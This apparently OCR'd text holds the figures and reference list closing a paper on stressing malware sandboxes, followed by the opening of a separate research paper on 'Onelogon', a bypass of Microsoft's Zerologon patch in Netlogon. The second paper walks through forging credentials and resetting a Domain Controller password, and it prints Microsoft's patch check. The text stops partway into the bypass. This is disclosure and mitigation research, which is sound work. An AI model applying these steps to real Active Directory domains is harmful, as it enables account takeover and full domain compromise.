


Figure 6: CAPE process-tree stress results. Increasing the number of spawned processes causes missing behavior reports and, at higher loads, reporting failures (e.g., serialization/DB-layer errors), despite execution continuing in user mode.

In contrast to hard reporting failures, Cuckoo shows progressive degradation: UI latency grows from seconds to tens of seconds (and up to ∼80 s around 9000 processes), and the process tree is frequently truncated while the page becomes unresponsive or slow. This behavior is consistent with telemetry pipelines that continue collecting events but cannot reliably transform and render large process graphs within practical time and resource limits.




Figure 7: Cuckoo process-count stress results. As the number of processes increases, the analysis UI degrades sharply, with long load times and tree truncation becoming common, indicating a progressive loss of analyst visibility before outright failure.

References

[1] Aarness, A. What is endpoint detection and response (edr)? CrowdStrike Cybersecurity 101, Jan. 2025. Accessed Mar. 2, 2026.

[2] Afianian, A., Niksefat, S., Sadeghiyan, B., and Baptiste, D. Malware dynamic analysis evasion techniques: A survey. *ACM Comput. Surv. 52*, 6 (2020), 126:1–126:28.

[3] Alachkar, K., Gaastra, D., Barbaro, E., van Eeten, M., and Zhauniarovich, Y. Eviledr: Repurposing EDR as an offensive tool. In *34th USENIX Security Symposium, USENIX Security 2025, Seattle, WA, USA, August 13-15, 2025* (2025), L. Bauer and G. Pellegrino, Eds., USENIX Association, pp. 587–605.

[4] Apostolopoulos, T., Katos, V., Choo, K. R., and Patsakis, C. Resurrecting anti-virtualization and anti-debugging: Unhooking your hooks. *Future Gener. Comput. Syst. 116* (2021), 393–405.

[5] Au, C. EDRSilencer. https://github.com/netero1010/EDRSilencer, 2023. Accessed Mar. 2, 2026.

[6] AV-TEST Institute. Malware Statistics & Trends Report. https://www.av-test.org/en/statistics/malware/. Accessed Mar. 2, 2026.

[7] Beierle, J. A Nightmare on EDR Street: WDAC's Revenge . https://beierle.win/2025-08-28-A-Nightmare-on-EDR-Street-WDACs-Revenge/, 2025. Accessed Mar. 2, 2026.

[8] Berlot, M., and Sang, J. Dealing with process overload attacks in unix. *Inf. Sec. J.: A Global Perspective 17*, 1 (Jan. 2008), 33–44.

[9] Biswas, S. AQUARMOURY. https://github.com/reveng007/AQUARMOURY, 2021. Accessed Mar. 2, 2026.

[10] Bitam, S., Bousseaden, S., DeJesus, T., and Pease, A. Invisible miners: unveiling GHOSTENGINE's crypto mining operations. https://www.elastic.co/security-labs/invisible-miners-unveiling-ghostengine, 2024. Accessed Mar. 2, 2026.

[11] Borosh, S. CPLResourceRunner. https://github.com/rvrsh31l/CPLResourceRunner, 2018. Accessed Mar. 2, 2026.

[12] Bosworth, R. Decrypting sentinelone cloud detection | the behavioral ai engine in real-time cwpp. SentinelOne Blog, July 2025. Accessed Mar. 2, 2026.

[13] Bulazel, A., and Yener, B. A survey on automated dynamic malware analysis evasion and counter-evasion: Pc, mobile, and web. In *Proceedings of the 1st Reversing and Offensive-Oriented Trends Symposium* (New York, NY, USA, 2017), ROOTS, Association for Computing Machinery.

[14] Cable, J. Ransomwhere: A crowdsourced ransomware payment dataset, Oct. 2024.

[15] Cisco. Secure malware analytics (Threat Grid) integration. Cisco Meraki Documentation. Accessed Mar. 2, 2026.

[16] Cisco. Cisco Threat Grid Cloud: Data Sheet. Tech. rep., Cisco, July 2021. Accessed Mar. 2, 2026.

[17] Cohen, S. The dark side of EDR: Repurpose EDR as an offensive tool. https://www.safebreach.com/blog/dark-side-of-edr-offensive-tool/, 2024.

[18] CrowdStrike. CrowdStrike 2025 Global Threat Report. https://www.crowdstrike.com/en-us/global-threat-report/, 2025. Accessed Mar. 2, 2026.

[19] CUPRIK, R. EDR killers get popular. Here is how to stop them. https://www.eset.com/blog/en/business-topics/threat-landscape/stop-edr-killers/, 2025. Accessed Mar. 2, 2026.

[20] EVGENIOS GKRITSIS, GEORGE STERGIOPOULOS, C. P. CVE-2025-61301. https://github.com/eGkritsis/CVE-2025-61301, 2025. Accessed Mar. 2, 2026.

[21] EVGENIOS GKRITSIS, GEORGE STERGIOPOULOS, C. P. CVE-61303. https://github.com/eGkritsis/CVE-2025-61303, 2025. Accessed Mar. 2, 2026.

[22] EVGENIOS GKRITSIS, GEORGE STERGIOPOULOS, C. P. CVE-2025-67221. https://github.com/kpatsakis/CVE-2025-67221, 2026. Accessed Mar. 2, 2026.

[23] FILIC, M., HOFMANN, J., MARKELON, S. A., PATERSON, K. G., AND UNNIKRISHNAN, A. Probabilistic data structures in the wild: A security analysis of redis. In *Proceedings of the Fifteenth ACM Conference on Data and Application Security and Privacy, CODASPY 2025, Pittsburgh, PA, USA, June 4-6, 2025* (2025), J. Joshi, J. Vaidya, and H. Schulmann, Eds., ACM, pp. 167–178.

[24] FORTINET. Unleashing the power of sandboxing: A crucial need for organizations. Tech. rep., Fortinet, Nov. 2024. Accessed Mar. 2, 2026.

[25] GALLORO, N., POLINO, M., CARMINATI, M., CONTINELLA, A., AND ZANERO, S. A systematical and longitudinal study of evasive behaviors in windows malware. *Comput. Secur. 113* (2022), 102550.

[26] GOOGLE PROJECT ZERO. Vulnerability disclosure policy, 2025. Accessed Mar. 2, 2026.

[27] IBM. Cost of a data breach report 2025. https://www.ibm.com/reports/data-breach/, 2025. Accessed Mar. 2, 2026.

[28] JUNIOR, H. C. Hookchain: A new perspective for bypassing EDR solutions. *CoRR abs/2404.16856* (2024).

[29] KALENDAROV, I. EDR Evasion: A New Technique Using Hardware Breakpoints – Blindside. https://cymulate.com/blog/blindside-a-new-technique-for-edr-evasion-with-hardware-breakpoints/, 2025. Accessed Mar. 2, 2026.

[30] KARANTZAS, G., AND PATSAKIS, C. An empirical assessment of endpoint detection and response systems against advanced persistent threats attack vectors. *Journal of Cybersecurity and Privacy 1*, 3 (2021), 387–421.

[31] KOLBITSCH, C., KIRDA, E., AND KRUEGEL, C. The power of procrastination: detection and mitigation of execution-stalling malicious code. In *Proceedings of the 18th ACM Conference on Computer and Communications Security* (New York, NY, USA, 2011), CCS '11, Association for Computing Machinery, p. 285–296.

[32] KOUTSOKOSTAS, V., AND PATSAKIS, C. Python and malware: Developing stealth and evasive malware without obfuscation. In *Proceedings of the 18th International Conference on Security and Cryptography, SECRYPT 2021, July 6-8, 2021* (2021), S. D. C. di Vimercati and P. Samarati, Eds., SCITEPRESS, pp. 125–136.

[33] KÜCHLER, A., MANTOVANI, A., HAN, Y., BILGE, L., AND BALZAROTTI, D. Does every second count? time-based evolution of malware behavior in sandboxes. In *28th Annual Network and Distributed System Security Symposium, NDSS 2021, virtually, February 21-25, 2021* (2021), The Internet Society.

[34] LEWIS, T. M., AND RIMAL, B. P. Effects of removing user-land hooks in endpoint protection during attack experiments. *IEEE Access 12* (2024), 15820–15844.

[35] LI, Y., CHEN, Z., CAO, J., XU, Z., PENG, Q., CHEN, H., CHEN, L., AND CHEUNG, S. Redoshunter: A combined static and dynamic approach for regular expression dos detection. In *30th USENIX Security Symposium, USENIX Security 2021, August 11-13, 2021* (2021), M. D. Bailey and R. Greenstadt, Eds., USENIX Association, pp. 3847–3864.

[36] LI, Y., SUN, Y., XU, Z., CAO, J., LI, Y., LI, R., CHEN, H., CHEUNG, S., LIU, Y., AND XIAO, Y. Regexscalpel: Regular expression denial of service (redos) defense by localize-and-fix. In *31st USENIX Security Symposium, USENIX Security 2022, Boston, MA, USA, August 10-12, 2022* (2022), K. R. B. Butler and K. Thomas, Eds., USENIX Association, pp. 4183–4200.

[37] LOLBAS-PROJECT. Living Off The Land Binaries, Scripts and Libraries. https://lolbas-project.github.io/, 2026. Accessed Mar. 2, 2026.

[38] MICROSOFT. Overview of endpoint detection and response capabilities - microsoft defender for endpoint. Microsoft Learn, Sept. 2025. Accessed Mar. 2, 2026.

[39] MONGODB. MongoDB limits and thresholds. https://www.mongodb.com/docs/manual/reference/limits/?atlas-provider=aws&atlas-class=general, 2024. Accessed Mar. 2, 2026.

[40] NAPPA, A., PAPADOPOULOS, P., VARVELLO, M., GOMEZ, D. A., TAPIADOR, J., AND LANZI, A. Pow-how: An enduring timing side-channel to evade online malware sandboxes. In *Computer Security - ESORICS 2021 - 26th European Symposium on Research in Computer Security, Darmstadt, Germany, October 4-8, 2021, Proceedings, Part I* (2021), E. Bertino, H. Schulmann, and M. Waidner, Eds., vol. 12972 of *Lecture Notes in Computer Science*, Springer, pp. 86–109.

[41] NATIONAL INSTITUTE OF STANDARDS AND TECHNOLOGY. CVE-2025-61301 Detail. https://nvd.nist.gov/vuln/detail/CVE-2025-61301, 2025. Accessed Mar. 2, 2026.

[42] NATIONAL INSTITUTE OF STANDARDS AND TECHNOLOGY. CVE-2025-61303 Detail. https://nvd.nist.gov/vuln/detail/CVE-2025-61303, 2025. Accessed Mar. 2, 2026.

[43] NATIONAL INSTITUTE OF STANDARDS AND TECHNOLOGY. CVE-2025-67221 Detail. https://nvd.nist.gov/vuln/detail/CVE-2025-67221, 2025. Accessed Mar. 2, 2026.

[44] PALO ALTO NETWORKS. Advanced WildFire powered by Precision AI. Palo Alto Networks Documentation. Accessed Mar. 2, 2026.

[45] PALO ALTO NETWORKS. Review WildFire analysis details. Cortex XDR Documentation. Accessed Mar. 2, 2026.

[46] PETSIOS, T., ZHAO, J., KEROMYTIS, A. D., AND JANA, S. Slowfuzz: Automated domain-independent detection of algorithmic complexity vulnerabilities. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security, CCS 2017, Dallas, TX, USA, October 30 - November 03, 2017* (2017), B. Thuraisingham, D. Evans, T. Malkin, and D. Xu, Eds., ACM, pp. 2155–2168.

[47] POGONIN, D., AND KORKIN, I. Microsoft defender will be defended: Memoryranger prevents blinding windows AV. *CoRR abs/2210.02821* (2022).

[48] PYPI STATS. orjson, 2026. Accessed Mar. 2, 2026.

[49] RASHEED, S., DIETRICH, J., AND TAHIR, A. Laughter in the wild: A study into dos vulnerabilities in YAML libraries. In *18th IEEE International Conference On Trust, Security And Privacy In Computing And Communications / 13th IEEE International Conference On Big Data Science And Engineering, TrustCom/BigDataSE 2019, Rotorua, New Zealand, August 5-8, 2019* (2019), IEEE, pp. 342–349.

[50] RECORDED FUTURE. Triage. https://tria.ge/, 2025. Accessed Mar. 2, 2026.

[51] RECORDED FUTURE. Triage sample. https://tria.ge/250822-qfystshk51, 2025. Accessed Mar. 2, 2026.

[52] SALARIUM, Z. EDR-Freeze. https://github.com/TwoSevenOneT/EDR-Freeze, 2025. Accessed Mar. 2, 2026.

[53] SHI, H., ALWABEL, A., AND MIRKOVIC, J. Cardinal pill testing of system virtual machines. In *Proceedings of the 23rd USENIX Security Symposium, San Diego, CA, USA, August 20-22, 2014* (2014), K. Fu and J. Jung, Eds., USENIX Association, pp. 271–285.

[54] SOMOROVSKY, J., MAYER, A., SCHWENK, J., KAMPMANN, M., AND JENSEN, M. On breaking SAML: be whoever you want to be. In *Proceedings of the 21th USENIX Security Symposium, Bellevue, WA, USA, August 8-10, 2012* (2012), T. Kohno, Ed., USENIX Association, pp. 397–412.

[55] SPÄTH, C., MAINKA, C., MLADENOV, V., AND SCHWENK, J. Sok: XML parser vulnerabilities. In *10th USENIX Workshop on Offensive Technologies, WOOT 16, Austin, TX, USA, August 8-9, 2016* (2016), N. Silvanovich and P. Traynor, Eds., USENIX Association.

[56] TURONOVÁ, L., HOLÍK, L., HOMOLIAK, I., LENGÁL, O., VEANES, M., AND VOJNAR, T. Counting in regexes considered harmful: Exposing redos vulnerability of nonbacktracking matchers. In *31st USENIX Security Symposium, USENIX Security 2022, Boston, MA, USA, August 10-12, 2022* (2022), K. R. B. Butler and K. Thomas, Eds., USENIX Association, pp. 4165–4182.

[57] TYLOUS. ScareCrow. https://github.com/Tylous/ScareCrow, 2023. Accessed Mar. 2, 2026.

[58] VELOCIDEX. Bugfix: Limit number of entries emitted into process_tracker_tree() #4454. https://github.com/Velocidex/velociraptor/pull/4454, 2025. Accessed Mar. 2, 2026.

[59] WAZUH, INC. Wazuh Documentation — Log Data Indexing and Storage. https://documentation.wazuh.com/current/getting-started/use-cases/log-analysis.html. Accessed Mar. 2, 2026.

[60] YOKOYAMA, A., ISHII, K., TANABE, R., PAPA, Y., YOSHIOKA, K., MATSUMOTO, T., KASAMA, T., INOUE, D., BRENGEL, M., BACKES, M., AND ROSSOW, C. Sandprint: Fingerprinting malware sandboxes to provide intelligence for sandbox evasion. In *Research in Attacks, Intrusions, and Defenses - 19th International Symposium, RAID 2016, Paris, France, September 19-21, 2016, Proceedings* (2016), F. Monrose, M. Dacier, G. Blanc, and J. García-Alfaro, Eds., vol. 9854 of *Lecture Notes in Computer Science*, Springer, pp. 165–187.



Onelogon: Taking over Active Directory Accounts via Netlogon

Alexander Neff
Ruhr University Bochum
onelogon@aneff.io

Tobias Holl
Ruhr University Bochum
tobias.holl@rub.de

Kevin Borgolte
Ruhr University Bochum
kevin.borgolte@rub.de

Abstract

Microsoft's Active Directory (AD) is a critical component of the IT infrastructure of numerous enterprises. Thus, security vulnerabilities in AD can have dire consequences for the security posture of an organization's IT infrastructure. At the core of the AD architecture is the Netlogon Remote Protocol, which is used to manage computer accounts, delegate authentication requests, and various other management tasks.

In 2020, Tervoort identified Zerologon, a critical vulnerability in Netlogon, which allowed attackers to fully compromise an AD management domain [37]. In turn, Microsoft released two patches: one aiming to rectify the cryptographic vulnerability that enabled the attack, and the second one to ensure that all Netlogon communication is signed and sealed.

In this paper, we analyze these patches and show that they are insufficient to mitigate the underlying vulnerabilities. We show that the cryptographic patch can be bypassed by an unprivileged attacker within the AD domain. We introduce the *Onelogon* attack with two distinct variants for varying attacker capabilities, both of which allow an attacker to take over a vulnerable AD account in approximately 30 minutes. If this AD account belongs to a Domain Controller, an attacker can leverage *Onelogon* to fully compromise the AD domain.

With the goal of mitigating the attacks, we identified their underlying root cause: the incorrect use of AES-CFB8 encryption. Both the earlier Zerologon attack and our new attack exploit how Netlogon incorrectly uses AES-CFB8. Finally, we provide and compare various mitigation and detection approaches for Microsoft and AD operators to prevent account takeover attacks and authentication bypasses in the short term and fundamentally. Unfortunately, addressing the underlying root cause requires a backward-incompatible change to Netlogon: reimplementing AES-CFB8 correctly.

We disclosed this issue to Microsoft and CERT-Bund, but do not expect any fixes to be forthcoming. In the meantime, we advise users to apply the mitigation and detection strategies outlined in this paper.

1 Introduction

Microsoft's Active Directory (AD) is the most widely used directory service for managing identities and access in enterprise environments [14]. While it is mostly known for the administration of user and computer accounts, access permissions, and authentication, it can manage many more components, including certificates and software updates. This makes the security of an AD deployment crucial to the security of an organization's IT infrastructure.

Across an AD domain, network services can use different protocols for authentication [24]. Two of these protocols, Kerberos and NT LAN Manager (NTLM), have been extensively studied [2; 4; 7; 29; 31; 32], but research has largely ignored the other supported protocols.

The Netlogon Remote Protocol is one of these protocols. It is a remote procedure call (RPC) protocol that provides services related to pass-through authentication, computer account management, and domain trust services. For example, this includes managing any authentication within the network, the integration of all devices connected to Active Directory, access to network shares, etc.

Previously, Tervoort discovered the Zerologon vulnerability (CVE-2020-1472; CVSS score: 10.0, critical), which exploits a cryptographic flaw in Netlogon's authentication mechanism [37]. It allows an attacker to impersonate arbitrary computers in the AD domain, including the Domain Controller itself, which is the server responsible for managing the entire AD domain. It also allows the attacker to reset the password of the Domain Controller's computer account to an empty string. The result is then the *immediate and complete compromise of the domain*. Microsoft addressed the Zerologon vulnerability with two patches: the first patch rejects any connections attempting to exploit the underlying cryptographic vulnerability, and the second patch enforces the signing and sealing (encryption) on all RPC connections.

In this paper, we show that, while Microsoft addressed the Zerologon vulnerability specifically, it did not, in fact, address the flaw stemming from incorrect cryptographic use.

We make the following technical contributions:

- We show that the first patch (terminating connections that attempt exploitation), is inadequate in certain circumstances and only prevents Zerologon, but not other Zerologon-like attacks.
- We introduce such a new attack, *Onelogon*.
- We show that our *Onelogon* attack is indeed practical and allows an attacker to compromise a vulnerable AD domain in less than 33 minutes, and that vulnerable setups exist in the wild.
- We discuss the required mitigations to fix the underlying issue and we discuss short-term, interim solutions until such a proper patch is released and widely rolled out.

Our artifact and implementation are available as open source at `softsec.link/woot26.onelogon`.

2 Background

As Active Directory and the Netlogon protocol are rather uncommon targets in academia, we briefly introduce the required background for our *Onelogon* attack.

2.1 Netlogon Remote Protocol

The Netlogon Remote Protocol (NRPC) is an RPC protocol developed by Microsoft that is used for various tasks in an Active Directory environment. Today, NRPC is primarily used to provide pass-through authentication for NTLM (a deprecated, but still widely-used challenge-response authentication protocol), but it also serves a number of other use cases [20], including the discovery of various domain components. Before the Directory Replication Service (DRS) Remote Protocol, NRPC was also the primary protocol for domain replication between Domain Controllers [19].

Authentication. After the underlying TCP connection is successfully established, Netlogon first establishes a secure channel to authenticate the later RPC calls and protect some sensitive information (e.g., passwords) included in those calls. To do so, the client and server negotiate a shared session key [20, §§ 3.1.4, 3.5.4.4].

Both parties generate a random 8-byte *challenge*, which they exchange with each other. From the challenges and a password hash[1] of the account that is trying to establish the secure channel, both sides compute the session key. Each party then proves ownership of that session key by deriving its *Netlogon credential* from the challenge that it sent before with the computed session key and sending it to the other party,

[1]This is typically the NT hash, possession of which is generally considered as equivalent to possession of the password in an AD domain.




Figure 1: The Netlogon authentication flow is generally a three-step process [20, § 3.1.4.1]. Client and server first exchange random challenges, then authenticate with credentials generated from these challenges, and finally verify that no downgrade occurred during the negotiation.

which verifies it against its own computation of the same value. From this point forward, the RPC calls and responses that are sent over the NRPC connection can be encrypted and signed with the session key. The client credential is also used later to authenticate RPC calls. Figure 1 shows this process in detail.

The exact method by which the session key and credentials are derived depends on a set of feature flags that the client transmits alongside the authentication request. To prevent downgrade attacks, the client can later verify the feature flags the server received over the secure channel and terminate the connection if they do not match [20, § 3.1.4.1]. In this paper, for the threat model of our *Onelogon* attack, we assume that the latest method (AES encryption) is used rather than older RC4-based approaches. This is the default configuration on modern Windows systems.

The server identifies sessions by an arbitrary client-provided string. Usually, this is the client's NetBIOS computer name.

Credential Computation. If client and server negotiated AES support, they compute the client and server credentials from the respective challenge by encrypting it with the session key using AES in 8-bit CFB mode. That is, they encrypt each byte separately by XORing it with the first byte of the AES encryption of the previous 16 bytes of ciphertext (prepended with the 16-byte IV, if not enough ciphertext is available yet). For Netlogon authentication, *this IV is always zero* [20, § 3.1.4.4.1], which enabled the Zerologon vulnerability (see Section 2.2). Figure 2 illustrates this mode of operation.

Remote Procedure Calls. In all subsequent RPC calls that require a secure channel, except `NetrLogonSamLogonEx`, the client must include an *authenticator* as proof of identity [20, § 3.1.4.5].




Figure 2: AES in 8-bit CFB mode with zeroed IV as in Netlogon [37, Figure 2].

This authenticator contains a 32-bit Unix timestamp, and a credential that is obtained by re-encrypting the sum of the current client credential and the timestamp with the session key as for the original credential computation. The server verifies the authenticator, increments the client credential by one, and computes its own *return authenticator*, which it includes in the response. The incremented client credential then becomes the new client credential for the next RPC call.

If client and server additionally negotiate the "secure RPC" feature flag, then all RPC messages must at least be signed and may also be encrypted using the session key.

2.2 Zerologon

In 2020, Tervoort disclosed Zerologon (CVE-2020-1472), a critical vulnerability in Netlogon that allows an attacker to reset the password of any domain computer [37]. It is caused by a flaw in the cryptographic design of the Netlogon protocol. It only assumes that an attacker has access to the internal network and can establish a TCP connection to the Domain Controller, but does not require any other privileges.

2.2.1 Attack Chain

An attacker exploits Zerologon to craft a fake client credential, disable secure RPC, and then spoof an RPC call to clear the password of the computer account of the Domain Controller itself, which they can then leverage to escalate their own privileges and compromise the entire AD domain.

Crafting a Fake Client Credential. The attack exploits how Netlogon uses AES-CFB8 to implement authentication. Normally, the server computes the client credential by encrypting the client challenge (chosen by the attacker) with the session key (unknown to the attacker) with AES-CFB8. Because the session key is unknown, the client credential should be unpredictable. However, Netlogon uses an all-zero initialization vector (IV) for this encryption.[2] Thus, the initial input to the AES block cipher always consists of 16 zeroes. There is then a $\frac{1}{256}$ chance that this all-zero input will encrypt to a ciphertext that starts with a zero byte, and thus the first plaintext byte will encrypt to itself (see Figure 2). If that plaintext byte, which is attacker-controlled, is zero, the next input to AES will also be entirely zeroes, and so on. With probability $\frac{1}{256}$, a plaintext of all zeroes will encrypt to a ciphertext that is also all zeroes [37].

The attacker can then simply create new sessions until they encounter an exploitable session key and authenticate successfully with an all-zero client credential. They can achieve this by requesting a new server challenge, which changes the session key. In practice, this process only takes a few seconds [37].

Disabling Signing and Sealing. As long as signing and sealing (encryption) are enabled, the attacker cannot make RPC calls using the fake client credential, because they do not know the session key. This is a setting that is negotiated via request flags during the authentication phase. At the time Zerologon was disclosed, servers did not enforce RPC signing and sealing in the Netlogon protocol. Since in this attack the attacker directly attempts authentication against the server, they can simply not set this flag in the request and proceed with unencrypted and unsigned RPC messages [37].

[2] This contradicts NIST's recommendations for all variants of AES-CFB, which state that the IV *must* be unpredictable for any given message [8].

Obtaining the Authenticator. The RPC calls remain authenticated via credential-derived authenticators (see Section 2.1). However, this derivation uses the same cryptographic method as the initial computation of the client credential. As long as the initial client credential is all zeroes, which the attacker has already achieved, and the authenticator timestamp is also zero, which the server does not validate, the input into AES-CFB8 is again all zeroes, and thus we can obtain an all-zero authenticator.

Changing the Computer Account Password. With both a valid client credential and a valid authenticator, the attacker can now call RPC functions that require a secure channel.

The `NetrServerPasswordSet2` function is of particular interest, as it allows changing the password of any computer account by providing a new password (in the clear) [20, § 3.5.4.4.6]. However, the password-related functions in Netlogon encrypt the object containing the password buffer with the session key (again, when using AES-CFB8, with an all-zero IV). Unfortunately, while the Netlogon specification requests the password to be padded with random data (with the password at the end, followed by its length in bytes), the attacker can zero out the request structure entirely. Thus, the entire structure can again encrypt to all-zeroes, allowing the attacker to clear the password of any computer account without needing to know the session key [37].

Escalating Privileges. Importantly, the attack is not limited to regular computer accounts, but also works against the computer account of the Domain Controller itself. Once the Domain Controller's account has been successfully compromised, the attacker can use its privileges to escalate to domain administrator privileges, for example, by replicating the Active Directory database to extract NT and LM hashes (that essentially serve as passwords) and AES keys used for Kerberos authentication using the DCSync attack [10; 37]. Thus, an attacker can impersonate any user or computer in the domain, including domain administrators.

2.2.2 Microsoft's Three-Step Mitigation

The Zerologon vulnerability (CVE-2020-1472) was assigned a CVSSv3 base score of 10.0 (critical) by NIST [30]. Microsoft instead assigned a base score of 5.5 (medium) [17]. Microsoft mitigated Zerologon in three phases, providing organizations with guidance on how to detect and address it [18].

Initial Deployment. In a security update released on August 11, 2020, Microsoft modified the Netlogon protocol to mitigate the vulnerability and add protections to the RPC layer. We discuss the technical details of these changes in Section 4. The update also added logging capabilities for non-compliant devices and enabled secure RPC by default for all Windows-based clients [18].

Find and Address. Microsoft then introduced additional event IDs to allow administrators to identify devices that do not support or do not yet use secure RPC. They encouraged customers to request updates for third-party devices to enable the use of secure RPC, and they introduced a group policy that would exempt devices or accounts from upcoming changes that would enforce signing and sealing on a protocol level [18].

Enforcement Mode. Starting on February 9, 2021, Microsoft began rolling out "enforcement mode." In this mode, all Domain Controllers enforce secure RPC for all devices except those specifically allowed by the ACL in the aforementioned group policy [18].

3 Related Work

Besides Zerologon (Section 2.2) and work closely related to it, there exists little publicly available analysis of Netlogon.

Other Vulnerabilities. Solino discovered a vulnerability in the authentication mechanism that allows an attacker to mount an NTLM relay attack against a server requiring SMB signing [35]. Tervoort identified a downgrade attack in Netlogon that allows an active on-path attacker to perform arbitrary RPC calls by forcing the client and server to use unencrypted and unsigned communication [36]. Kabibo introduced an approach to enumerate domain and trust information, as well as users and computers, if anonymous access to the Netlogon RPC pipe was allowed [12; 13].

Zerologon-based Relay Attack. Mollema found an alternative method of launching the Zerologon attack by relaying authentication to another service [26]. This attack leverages the pass-through authentication mechanisms of Netlogon, which servers use to validate NTLM logon information when users attempt to authenticate.

Detecting and Mitigating Zerologon. Practitioners have described the Zerologon vulnerability, its mitigations, and indicators of compromise at length [5; 6; 28; 34]. On the academic side, Bezzateev, Fomicheva, and Zhemelev extend the common detection methods based on the Windows Event Log by using Netlogon's debug log [3]. When enabled, events like RPC calls or authentication attempts are logged [15], which facilitates detecting and blocking Zerologon attacks in real-time, but the additional logging overhead can be significant. Similarly, Myllyla and Costin propose a detection method that uses Sysmon [23] to log network connections [27]. He et al. focus their analysis on Microsoft's three-step mitigation for the vulnerability [11].

So far, no work has analyzed Microsoft's patch to the cryptographic issue involved in Zerologon in depth.

4 Onelogon

Next, we examine the technical aspects of Microsoft's mitigations against the Zerologon attack, and how they can be bypassed in theory and practice.

4.1 Secure RPC Enforcement

To mitigate the Zerologon attack, Microsoft began enforcing the use of secure RPC connections, that is, the RPC messages are additionally signed and encrypted with the session key. This protection mechanism is an additional layer on top of the authenticator-based identity proof (Section 2.1) and the encryption of sensitive data, such as plaintext passwords (Section 2.2.1).

While the encryption still does not follow cryptographic best practices (AES-CFB8 is again used with a fixed IV, but it is non-zero at least), messages are signed using HMAC-SHA256, which prevents Zerologon-style attacks that do not obtain the session key directly [20]. It is also possible to use an older cryptographic scheme based on RC4 and HMAC-MD5, which we did not analyze for this paper.

However, because secure RPC connections are not supported by all devices, especially third-party appliances, Microsoft allows disabling secure RPC enforcement via the *Domain Controller: Allow vulnerable Netlogon secure channel connections* group policy.

This setting is widely used in practice; its only purpose is to exclude some or all accounts from secure RPC enforcement. We obtained empirical data from SpecterOps[3] (a security company active in Active Directory and enterprise network security), who collected the group policy settings from the domain controllers of 44 enterprise customers. In late 2025, five years after the Zerologon mitigations were released, 23% of companies still have active deployments in which this policy is active.[4] While a detailed statistical analysis is beyond the scope of this paper, this shows that, for many real-world environments, the only defense against Zerologon is Microsoft's cryptographic patch, which we describe next.

4.2 Vulnerable Challenges

With revision 37.0 of the Netlogon protocol specification, Microsoft applied a cryptographic patch that aims to mitigate Zerologon [16]. It attempts to counter Zerologon's core attack

```
bool NlIsChallengeVulnerable(char *challenge) {
    for (int i = 1; i < 5; ++i)
        if (challenge[i] != challenge[0])
            return false;
    return true;
}
```

Listing 1: Microsoft's check for Netlogon challenges and authenticators used in a Zerologon attack, as implemented in `netlogon.dll`.

primitive: that, for certain session keys, AES-CFB8 as used by Netlogon will encrypt a plaintext that consists of only zeroes to an all-zero ciphertext.

The patch (Listing 1) enforces that the client challenge and all authenticators used for RPC calls contain at least two distinct byte values in the first five bytes. Otherwise, the challenge or authenticator are considered "vulnerable" and the connection is rejected outright.

This patch is insufficient: It does not fully mitigate all Zerologon-style attacks and it does not address the underlying cryptographic problem.

In particular, it is still possible to craft a fake client credential that bypasses the patch if we encounter a session key that produces a key stream byte of zero not only for an all-zeroes input but also for subsequent inputs to the AES block cipher that occur during encryption of the challenge.

